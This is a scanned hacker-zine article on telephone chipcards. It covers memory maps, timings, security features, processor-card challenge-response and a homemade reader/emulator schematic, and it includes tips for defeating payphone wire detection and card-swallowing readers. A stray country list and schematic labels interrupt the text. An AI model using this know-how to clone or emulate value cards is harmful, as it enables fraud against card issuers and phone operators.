Worldwide there are over 300 Ultraphone systems. Here's a list:

Indonesia	**46**
Mexico	**39**
Philippines	**26**
Myanmar	**07**
Puerto Rico	**05**
Russia	**05**
Brazil	**04**
Columbia	**04**
Canada	**03**
Sri Lanka	**03**
Haiti	**02**
Korea	**02**
China	**01**
Kuwait	**01**
Nigeria	**01**
Taiwan	**01**
Venezuela	**01**

chipcards explained

by Billsf

You paid for your chipcard and it is rightfully yours! Here are some hints to test the card and find out its secrets. The synchronous card is fully static. You can single-step the clock and record the characteristics accordingly (see schematic for special reader/writer). The analog characteristics are extremely important. "Analog" in this context means timings, rise times, and characteristics of the I/O at different phases of the process.

While the exact timings and content of last year's cards will be explicitly detailed, you want to be able to keep up with the game and analyze cards from other countries before you get there. In other words, if your emulation does *exactly* what the official version does, your "card" is therefore the real thing in all respects.

Introduction

In the following pages we will explore chipcards, their types and possibilities. All information in this piece is public, either from international documents or derived from the card itself as in the case of the analysis of the Dutch and French phonecards. No laws were broken in obtaining this information and it is expected that the reader will consider this a new area to hobby with. Criminal use of this information is on the criminal himself and in no way do we encourage fraudulent use or damage to existing systems. It will be up to the user to decide what uses of the emulator are ethical or legal. There is presently questionable software available for the smartcard "inverse reader" on the net.

Some of you will find that spent phonecards make very secure keys for electric locks. More ambitious hobbyists will want to experiment with true processor cards. In this case the manufacturer will provide software tools to program the card. It will be up to the individual to develop their own system. In the meantime the "inverse reader" can be used to emulate existing chip masks. Tools to do this may be available from manufacturers of chips for cards. Prices of smartcards can be as little as $2 for ones with simple processors and small memory to over $15 for chips that can handle RSA, have larger memories, and overall better security. In any case the minimum order is likely to be over 100 cards. Small quantities of conventionally packaged chips (dil-8) can be obtained for development. All processor cards are capable of crypto. It is suggested that openly available systems like DES and IDEA be used to secure the cards. On the more expensive cards, you can implement PGP! If you try to implement your own "blackbox" it will surely be cracked unless you have a great deal of expertise in this rather obscure and closed field.

This article is geared towards the hardware aspect of chipcards. It will be up to the reader to obtain or write software tools. The schematics are for "professional quality" industry standard tools. You will save hundreds of dollars by building your own! The designs are strictly mine and any commercial use will be considered an infringement.

While the original scope of this article was to cover the memory cards or, simply put, "dumb cards", it is generally agreed that they are obsolete. PTT's will continue to use them for years to come, but in the more developed world, a changeover is likely to occur soon. Holland, Germany, and France are almost surely to be first. However, just about every country except the USA has a phonecard with value on it. (It should be noted here that NYNEX is experimenting with the old-fashioned diffraction grating cards once in common use in Europe. Also note that the system of billing for a call is not readily compatible yet in North America.)

We will begin with a comprehensive analysis of memory cards and their workings. From

this information it will be possible to emulate them. We will discuss security tactics used to discourage this. The sharp reader will learn that it is easier to emulate a "dumb card" than to read/write one. The intelligence is in the card reader along with all the safeguards, which include things like "wire detection", "swallowing the card", and "blacklisting" abused series numbers.

Chipcards

What is a chipcard to start with? It is generally seen as the familiar phonecard seen in an ever increasing number of countries. It was first produced in France under license from Bull S.A., a well known computer firm. The information is public and is described in ISO/IEC 7816. This multi part document describes the physical requirements of the cards and chips in the first two parts. The third supplies the recommendations for both sync and async chips. Other parts have been added over the years as the technology has matured.


Most people think these telephone cards are the much touted "smartcards". In fact, all prepaid telephone chipcards are just memory cards often referred to in the industry as "dumbcards". At present manufacturers often refer to security as using different types of memory, security fuses, and special undocumented security features. The Siemens SLE4404 is a good example of a multipurpose memory card. This is quite possibly the German phonecard which has been said to be reloadable up to 100 times. This datasheet mentions this feature, but one must know a 16 bit code to get in, which is apparently databased by Telekom. The other option is to blow a certain security fuse and the card is irrevocably single use. Pin 4 is test and pin 8 is that fuse pin. Both become open (not connected) when the card is secured. They are the bottom contacts on eight contact modules. Many one use cards dispense with these contacts altogether.

At present there are two major types of memory card on the market. Both types have their own unique method of marking value and methods of security. The French type is probably less expensive than the German type mentioned above, has been in use longer, and is used in most countries that use chips for phones. Modern readers could read both of these memory cards and processor cards too. Either through politics or mistrust of each other's systems, most memory cards are limited to the country issued. Other prepaid card systems include three types of magnetic card and the diffraction grating card. The chips are likely to replace all of these older types. It is suspected many nations are waiting for the more secure processor type before changing over.

First came the French card for France around 1986. It used the "French position" formally called AFNOR. The ISO position came later, in 1989. The chip module was rotated 180 degrees and placed directly below, as continuing the 2.54mm spacing. (Looking at a standard ISO card, the French position is directly above when the card is viewed in the normal horizontal position with the module to the left.) This original version was a pathetic fuse-link ROM that was quickly cracked by students. This outdated system can be found in India and perhaps other third world countries. Failure of both the cards and readers was very common. "Fuse-link" ROM also implies a power hungry bipolar technology where a high current pulse is needed to burn a unit.

The new card adopted the ISO position and uses a NMOS, EPROM technology. 21V +/- 2.5% is applied on the Vpp pin to alter the card. The value is stored as "units" and the largest card contains 120 and perhaps 10 bonus tics. There is room for a maximum of 152 units (see memory map). The total usable memory area, fixed and changeable, is 256 bits. Included are country codes, manufacturer codes, the initial value, and the last byte contains FF if the card is new.

The "Rest Of the World" version has a slightly different format in the first twelve bytes. While the old versions burned the card in a linear fashion which was provided with the number of units needed, newer versions place



'French' type

more tics than needed in a particular order determined by the info in the first part of the card. A crypto algorithm determines where the places will be from the series code and possibly other areas of the first 96 bits. This algorithm is not known to the author, but is apparently a proprietary one. Its purpose is to prevent mass emulation of the cards. It can be assumed that copying one card would allow many "re-uses" until it was "blacklisted" by the system. One would of course have to change to another phone to use a copy! It is not determined how the cels are updated in France and countries that use the similar system. (Any takers? French police tactics are downright scary!) When a card is used up, there will be remaining "units". This is like a LOTTO at its best. Which 16 or 24 or more bits are *not* set out of a field of 152? The apparent key length is 56 bits and the "LOTTO field" has an astronomically larger range and could act as an extension in a double crypt system. It would appear to be something like DES and perhaps as secure or more so.

The NMOS output has levels much like TTL and is compatible to it without any pull-up resistor. The French cards use an active low RST on pin 4. The Vpp is on pin 6 and is +5V while reading and upped to +21V to modify. Pin 2 is R/W and is low (0) unless a modification is to be made. When 1, the Vpp is expected. The CLK is pin 3 and the "I/O" is pin 7.

The system used in Holland is based on the German system that appeared in 1989. While the card uses a large number of possible security measures, only a few are actually checked in either country. The card operation and method of storing value are completely different than the French type (see memory map). There are 512 possible memory locations. The card itself contains much of the security. A full rundown of all security measures will be presented (see timing diagrams).


Power-on-reset: If the CLK is 0 and the reset is one, the I/O sources current. A proper reset is RST to 1, a single CLK pulse to 1 and back to 0, and then RST to 0. It has been found the card will reset when the RST falls before the CLK. This may be one of the "undocumented" security features. The I/O is the clock inverted with the addition of current sourced when the RST is 1. Rise and fall times are very fast and well under 20nS! The sink current is twice the source current as would be expected using equally sized N and P channel fits in a CMOS arrangement.


Here is the performance of a typical card. With the RST 1 and the CLK 0, the output will source 4mA at 4V or put another way there will

be a one volt drop if 1k0 is placed from the output to ground. This is the only occurrence of this chip sourcing current. This chip (like all known CMOS chipcards) normally relies on an "open drain" output. It will pull a 1k0 resistor tied to Vcc to 0.5V. (At this point it should be noted that 6k8 is the standard value used to pull-up the output.) On testing about 100 cards, the propagation delay between the CLK to output into +/-30pF ranged between 18 and 20nS for the output falling and 33 to 37nS for the output rising with no resistive load. This is most certainly a security feature.

CLK to DATA out: For a read, the CLK must be 1 for at least 450nS. However this value is transferred to a flip-flop so when CLK falls, the data is ready in about 42nS, going from 1 to 0. The data is read through an open drain output (the I/O) and is pulled up by a 6k8 resistor in the phone. Going from 0 to 1 under ideal conditions, the propagation delay is 55nS. Additional risetime formed between the 6k8 resistor and the capacitances of the card and reader are likely to add over 150nS. The capacitance of the standard Landis & Gyr reader is about 30pF. If this value is tightly controlled, the risetimes can reveal additional capacitance and possibly reject a defective card. A good card would be expected to have less than 10pF at its output.

Modifying data: A "write" is defined as changing a 1 to a 0. An "erase" is defined as putting all zeros in a lower value field to all 1's. To perform a write, an RST pulse is generated while the CLK is 0. (This pulse can be as little as 1uS.) The clock is then specified to remain high (1) for 10mS to allow time to zap the bit. On the actual card, this CLK pulse can also be about 1uS, which allows the measurement of the time actually required to change the bit. It has been found to be about 2mS which is far shorter than the worst case specified. There is probably nothing to do with security here, except the CLK is masked out during the write period on the newer cards. A read can be performed only if the last operation was a successful write (bit changed from 1 to 0). When the CLK is once again 0, another RST pulse is applied and the CLK is specified to remain 1 for





10mS while all eight bits of the next lower value field are changed to 1. (In other words you cannot add more value than you removed. As each bit in a lower value field is 1/8 that of a higher value field, zapping a higher value field bit when all the lower value field bits are 0 will restore those bits.)

Series number: Chips are made in lots of 100. Each lot has its own number. Through central administration it is possible to monitor fraud and cancel cards that appear to have been used for more than 100 times its value. In general the machine will not care if the number is in range and not in its memory of cards to reject. While not as clever as the French method, it will serve to keep criminal and lamer abuse down!

Much of the card, like the series number, cannot be altered. There are only 36 "value bits" on most cards. (The older cards had a 1/8 cent subfield that could be written.) There are however a total of 80 bits that can be set to 0 and stay that way. Trying to write in most "forbidden" areas will do nothing, but in certain areas the card is frozen (program counter doesn't increment anymore) if a write is attempted. These all appear to be security measures that could be taken to verify a card but it is apparently never done.

Future Imperfect

The PTT will not always use dumb cards. In fact the present system can read some basic "challenge response" cards now available. The DES-like key is stored on each card and getting the key from one card opens the whole system to the cracker. The 64 bit challenge is issued from another smartcard inside the phone. Their card contains the same key as the one you own. Therefore a "randomly" generated challenge is crypted and sent to your card. Your card uses the key to decrypt this and sends the initial "random" 64 bits back to the reader on the phone. If a match has occurred, the phone will deduct the cost of a tic. This is fast enough to make each and every tic a separate transaction.

Almost every smartcard system uses this method and it is only a matter of time until the keys get out. Other key distribution methods could be used to prevent the problem of keeping all one's secrets on each card. In general, the PTT will go no further than what hackers show is insecure.


Determining Card Type


The synchronous card is clocked at 50kHz to read and has an "active high" reset. The async card is usually clocked at 3.58 MHz and has an active low reset. The processor card will probably not function much below 1 MHz anyway, so on this alone the machine can check for card type. There is no specified way to determine card type as the three types are greatly different. The French cards also have an active low reset and so do some special purpose cards that are generally used as keys. In any case the differences between types is great enough that there needs to be no standard to tell them apart.

Processor Card Emulation

All the emulation must do is see the reset rise and then answer with the standard "I'm here" response. This response is expected within 11mS, but may come as early as 112uS. (In emulation the RST asserts the CTS of the RS232 port.) At this point the "card" I/O is an input (default) and waits for further instructions. In computer terms, the format is 9600 bps, start plus eight databits, a parity bit, and two stopbits minimum.

In many systems, the "inverse reader" is used to program the card device. To do this one must know how to answerback with a message saying; "I have more for you." At this point a whole new identity can be loaded or audits conducted. It is likely the speed will be increased to 19.2 or 38.4 kbs for "security" or time savings. Every "facility card" is different and either development of your own or leaked knowledge of present types is needed to gain entry to the card itself. You can however reset the card and get an answer, then issue it a challenge and get a re-




processor card, jump JP2
5V only memory card, jump JP1,JP3
'French type' memory card, jump JP1,JP3,JP4
jump JP5 for RST active low or high
ext power
VCC
SW1
card detect
Vcc pin 1
C4 100nF
CLK pin 3
RST pin 2
I/O pin 7
GND pin 5
CARD
R7 10R
R12 4k7
RST L
RST H
JP5
French nR/W
French RST pin 4
French Vpp pin 6
Vpp +21V
'French type' write option
BC557B Q5
R10 100k
R1 122k
Q4 BC547B
U1E 4069
C3 100uF/6V
U1C 4069
R6 10k
U1D 4069
R13 6k8
R4 6k8
U1B 4069
R5 22k
BC547B Q6
D8 1N4148
BC547B Q1
R12 47k
Q2 BC547B
D5 1N4148
D4 1N4148
JP4
R9 22k
JP3
R2 47k
U1F 4069
R3 47k
Q2 BC547B
JP2
C2 22pF
X1 3.58MHz
R1 1M0
U1A 4069
C1 22pF
JP1
Q3 BC547B
R8 47k
D7 1N4148
D2 1N4148
D3 5V1
D1 1N4148
'French type' circuitry
RS232 on D9
DCD pin 1
DSR pin 6
CTS pin 8
RTS pin 7
RxD pin 2
TxD pin 3
DTR pin 4
GND pin 5

sponse. Improper challenges often result in getting an ASCII 'n' (for no?) back. Certain control characters will give predetermined test responses, but only properly framed (and typically 64 bit) challenges will produce a normal response. Only by knowing the system of crypto in the card and its keys can you issue a challenge and get the expected response. Of course you must then give the card an answer to its response and then you may modify its contents!

It should be noted at this time that not all cards use crypto. In the industry this is called "mag stripe emulation". The German medical card is a fine example of a nonsecure system. Since the card is readable and writable in the clear, junks, for instance, can get all the dope they need with the help of a hacker. To hack such a system all one must do is monitor the protocol between the reader and card. Inverting the I/O and connecting to the RxD pin of a terminal at 9600 and proper settings will expose the "conversation". To do this you need a "card" and socket to form a sort of breakout box. More sophisticated systems could segregate out what the card says and what the reader says.

RSA: End of the Road?

Each public key card contains its own secret keys. This is an obvious advantage to the above systems. If you probe one card, all you have done is crack that one card! (To probe a card you must have access to a cleanroom with tools to take apart the module, remove any protective coating, determine the type of chip, and probe it under a microscope. This is a lot of work in a *non-smoking* environment!) In a realistic system, public keys would be exchanged and then a switch to "conventional crypt" would be used as RSA is *very* computational intensive. If you look at it as PGP on a chip, you got the idea!

The cost of this type of card puts this system, for most uses, in the future. On all processor cards, it is the job of the processor to keep secret information on the card. There have been many reports of being able to "glitch" a card and read out its ROM with keys! Exact details are sketchy and beyond the scope of this article. Besides, you are likely to waste quite a few cards before you get results even if using a proven technique.

Metal Detectors, Wire Detection and Security at the Terminal

There are several possibilities to detect irregularities on cards. Obvious are size, thickness, and surface smoothness. Two tactics are used on the common Landis & Gyr machines to detect wires. Neither is effective if one knows what they are doing. As mentioned in the security area, there is a simple check for risetime on an open drain output. The time to cross the CMOS threshold is approximately 0.7RC. R is 6k8 in just about any reader and C is typically 5pF for a CMOS input and max of 10pF. A simple grid plate can check for the clock appearing where it should not. A small coil is supplied to check for the presence of wires attached, printed circuit traces, and induced signals.

In other countries, the whole card may be "swallowed" and held. This will eliminate the need to use sophisticated wire detection methods. The card is entered in the long direction and a trap door closes that is supposed to cut off or short out any attached wires. The designers of these systems didn't consider that a type of cable commonly used in consumer products and the like will slip by. It is a tough polyester ribbon with printed conductors. Companies such as AMP will supply them in standard lengths with standard numbers of conductors. A chipcard may need a minimum of five and a maximum of eight conductors. Another approach has been to use microelectronics and build a self-contained emulator. While it may work fine in Germany or Greece it will be rejected by the metal detector in Holland.

Processor Cards


While the scope of this article was to be on synchronous cards, the ability to "talk to" (read and write) asynchronous processor cards should be considered important. The circuitry is very simple and works with the serial port at 9600 bps. A very cheap 3.58 MHz quartz xtal

